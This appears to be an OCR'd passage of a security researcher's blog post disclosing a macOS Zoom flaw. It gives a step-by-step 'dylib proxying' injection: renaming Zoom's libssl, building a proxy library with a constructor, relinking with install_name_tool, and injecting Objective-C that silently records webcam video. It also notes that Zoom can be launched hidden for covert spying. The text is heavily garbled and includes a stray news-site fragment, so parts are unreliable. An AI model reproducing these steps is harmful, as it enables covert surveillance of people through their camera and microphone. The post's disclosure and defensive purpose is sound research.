However the `com.apple.security.cs.disable-library-validation` entitlement is interesting. In short it tells macOS, "*hey, yah I still (kinda?) want the "Hardened Runtime", but please allow any libraries to be loaded into my address space*" …in other words, library injections are a go!

Apple **documents** this entitlement as well:




So, thanks to this entitlemer into Zoom (for example to access the mic and camera

There are variety of ways to coerce a remote process to load a dynamic library at load time, or at runtime. Here we'll focus on a method I call "dylib proxying", as it's both stealthy and persistent (malware authors, take note!).

In short, we replace a legitimate library that the target (i.e. Zoom) depends on, then, proxy all requests made by Zoom back to the original library, to ensure legitimate functionality is maintained. Both the app, and the user remains none the wiser!

> 📝 Another benefit of the "dylib proxying" is that it does not compromise the code signing certificate of the binary (however, it may affect the signature of the application bundle).
>
> A benefit of this, is that Apple's runtime signature checks (e.g. for mic & camera access) do not seem to detect the malicious library, and thus still afford the process continued access to the mic & camera.

This is a method I've often (ab)used before in a handful of exploits, for example to (previously) bypass SIP:



As the image illustrates one could proxied the `IASUtilities` library so that malicious code would be automatically loaded ('injected') by the macOS dynamic linker (`dyld`) into Apple's installer (a prerequisite for the SIP bypass exploit).

Here, we'll similarly proxy a library (required by Zoom), such that our malicious library will be automatically loaded into Zoom's trusted process address space any time its launched.

To determine what libraries Zoom is linked against (read: requires), and thus will be automatically loaded by the macOS dynamic loader, we can use the `otool` with the `-L` flag:

```
$ otool -L /Applications/zoom.us.app/Contents/MacOS/zoom.us
/Applications/zoom.us.app/Contents/MacOS/zoom.us:
  @rpath/curl64.framework/Versions/A/curl64
  /System/Library/Frameworks/Cocoa.framework/Versions/A/Cocoa
  /System/Library/Frameworks/Foundation.framework/Versions/C/Foundation
  /usr/lib/libobjc.A.dylib
  /usr/lib/libc++.1.dylib
  /usr/lib/libSystem.B.dylib
  /System/Library/Frameworks/AppKit.framework/Versions/C/AppKit
  /System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
  /System/Library/Frameworks/CoreServices.framework/Versions/A/CoreServices
```

📝 Due to macOS's S libraries.

As such, for an app library from either its own application d with the "hardened runtime" alidation entitlement excepti


Looking at the Zoom's librar 4. We can resolve the runpath (`@rpath`) again via

```
$ otool -l /Appl
...

Load command 22
          cmd LC
      cmdsize 48
         path @e
```

The `@executable_path`
`/Applications/zoom.`
`/Applications/zoom.`

Taking a peak at Zoom's ap works and libraries) that will all be loaded whenever Zoom is launched:



📝 For details on "runpaths" (@rpath) and executable paths (@executable_path) as well as more information on creating a proxy dylib, check out my paper:

"Dylib Hijacking on OS X"

For simplicity sake, we'll target Zoom's `libssl.1.0.0.dylib` (as it's a stand-alone library, versus a framework/bundle) as the library we'll proxy.

Step #1 is to rename the legitimate library. For example here, we simply prefix it with an underscore: `_libssl.1.0.0.dylib`

Now, if we running Zoom, it will (as expected) crash, as a library it requires (`libssl.1.0.0.dylib`) is 'missing':

```
patrick$ /Applications/zoom.us.app/Contents/MacOS/zoom.us
dyld: Library not loaded: @rpath/libssl.1.0.0.dylib
Referenced from:
/Applications/zoom.us.app/Contents/Frameworks/curl64.framework/Versions/A/curl64
Reason: image not found
Abort trap: 6
```

This is actually good news, as it means if we place any library named `libssl.1.0.0.dylib` in Zoom's `Frameworks` directory `dyld` will (blindly) attempt to load it.

Step #2, let's create a simple library, with a custom constructor (that will be automatically invoked when the library is loaded):

```
__attribute__((constructor))
static void constructor(void)
{
    char path[PROC_PIDPATHINFO_MAXSIZE];
    proc_pidpath (getpid(), path, sizeof(path)-1);

    NSLog(@"zoom zoom: loaded in %d: %s", getpid(), path);

    return;
}
```

…and save it to `/Applica`

Then we re-run Zoom:

```
patrick$ /Applic
zoom zoom: loade                                                    m.us
```

Hooray! Our library is loade


Unfortunately Zoom then ex ssl library…that is to say, it doesn't export any required

Not to worry, this is where th

Step #3, via simple linker di *nctionality you're looking for, we know who does!*" an 1.0.0.dylib).

Diagrammatically this looks

To create the required linker directive, we add the `-XLinker -reexport_library` and then the path to the proxy library target, under "`Other Linker Flags`" in Xcode:



To complete the creation of the proxy library, we must also update the embedded `reexport` path (within our proxy dylib) so that it points to the (original, albeit renamed) ssl library. Luckily Apple provides the `install_name_tool` tool just for this purpose:

```
patrick$ install_name_tool -change @rpath/libssl.1.0.0.dylib
/Applications/zoom.us.app/Contents/Frameworks/_libssl.1.0.0.dylib
/Applications/zoom.us.app/Contents/Frameworks/libssl.1.0.0.dylib
```


We can now confirm (via `otool`) that our proxy library references the original ssl libary. Specifically, we note that our proxy dylib (`libssl.1.0.0.dylib`) contains a `LC_REEXPORT_DYLIB` that points to the original ssl library (`_libssl.1.0.0.dylib`):

```
patrick$ otool -l /Applications/zoom.us.app/Contents/Frameworks/libssl.1.0.0.dylib

...
Load command 11
          cmd LC_REEXPORT_DYLIB
      cmdsize 96
```

```
        current version 1.0.0
compatibility version 1.0.0
```

Re-running Zoom confirms that our proxy library (and the original ssl library) are both loaded, and that Zoom perfectly functions as expected! 🔥



The appeal of injection a lib e our malicious library is loaded into Zoom's process s/permissions!

This means that if the user a d library can equally access those devices.

📝 If Zoom has not ld be able to problematically det


…or we can go ahead and still attempt to access the devices, as the access prompt will originate "legitimately" from Zoom and thus likely to be approved by the unsuspecting user.

To test this "access inheritance" I added some code to the injected library to record a few seconds of video off the webcam:

```
1
2   AVCaptureDevice* device = [AVCaptureDevice defaultDeviceWithMediaType:AVMediaTypeVideo];
3
4   session = [[AVCaptureSession alloc] init];
5   output = [[AVCaptureMovieFileOutput alloc] init];
6
7   AVCaptureDeviceInput *input = [AVCaptureDeviceInput deviceInputWithDevice:device
8                                  error:nil];
9
10  movieFileOutput = [[AVCaptureMovieFileOutput alloc] init];
11
12  [self.session addInput:input];
13  [self.session addOutput:output];
14  [self.session addOutput:movieFileOutput];
15
16  [self.session startRunning];
17
18  [movieFileOutput startRecordingToOutputFileURL:[NSURL fileURLWithPath:@"zoom.mov"]
19                    recordingDelegate:self];
20
21  //stop recoding after 5 seconds
22  [NSTimer scheduledTimerWithTimeInterval:5 target:self
23           selector:@selector(finishRecord:) userInfo:nil repeats:NO];
24
25  ...
```

Normally this code would trigger an alert from macOS, asking the user to confirm access to the (mic) and camera. However, as we're injected into Zoom (which was already given access by the user), no additional prompts will be displayed, and the injected code was able to arbitrarily record audio and video.

Interestingly, the test captured the real brains behind this research:



📝 Could malware (ab)use Zoom to capture audio and video at arbitrary times (i.e. to spy on users?). If Zoom is installed and has been granted access to the mic and camera, then yes!

In fact the /usr/bin/open utility supports the -j flag, which "launches the app hidden"!

Voila!

Conclusion

Today, we uncovered two (local) security issues affecting Zoom's macOS application. Given Zoom's privacy and security track record this should surprise absolutely zero people.

First, we illustrated how unprivileged attackers or malware may be able to exploit Zoom's installer to gain root privileges.

Following this, due to an 'exception' entitlement, we showed how to inject a malicious library into Zoom's trusted process context. This affords malware the ability to record all Zoom meetings, or, simply spawn Zoom in the background to access the mic and webcam at arbitrary times! 😱

The former is problematic as many enterprises (now) utilize Zoom for (likely) sensitive business meetings, while the latter is problematic as it affords malware the opportunity to surreptitious access either the mic or the webcam, with no macOS alerts and/or prompts.

OSX.FruitFly v2.0 anybody?


Forbes Billionaires Innovation Leadership Money Business Small Business Lifestyle

Jan 10, 2018, 02:23pm EST

Man Charged Over Super Creepy Apple Mac Spyware That Snooped On Victims Via Webcams


Thomas Brewster Forbes Staff

Cybersecurity

Associate editor at Forbes, covering cybercrime, privacy, security and surveillance.

So, what to do? Honestly, if you care about your security and/or privacy perhaps stop using Zoom. And if using Zoom is a must, I've written


First, **OverSight** can alert you anytime anybody access the mic or webcam:



Thus even if an attacker or

lert.

Another (free) tool is **Knoc**



…it's almost as if offensive cyber-security research can facilitate the creation of powerful defensive tools! 🛠 😇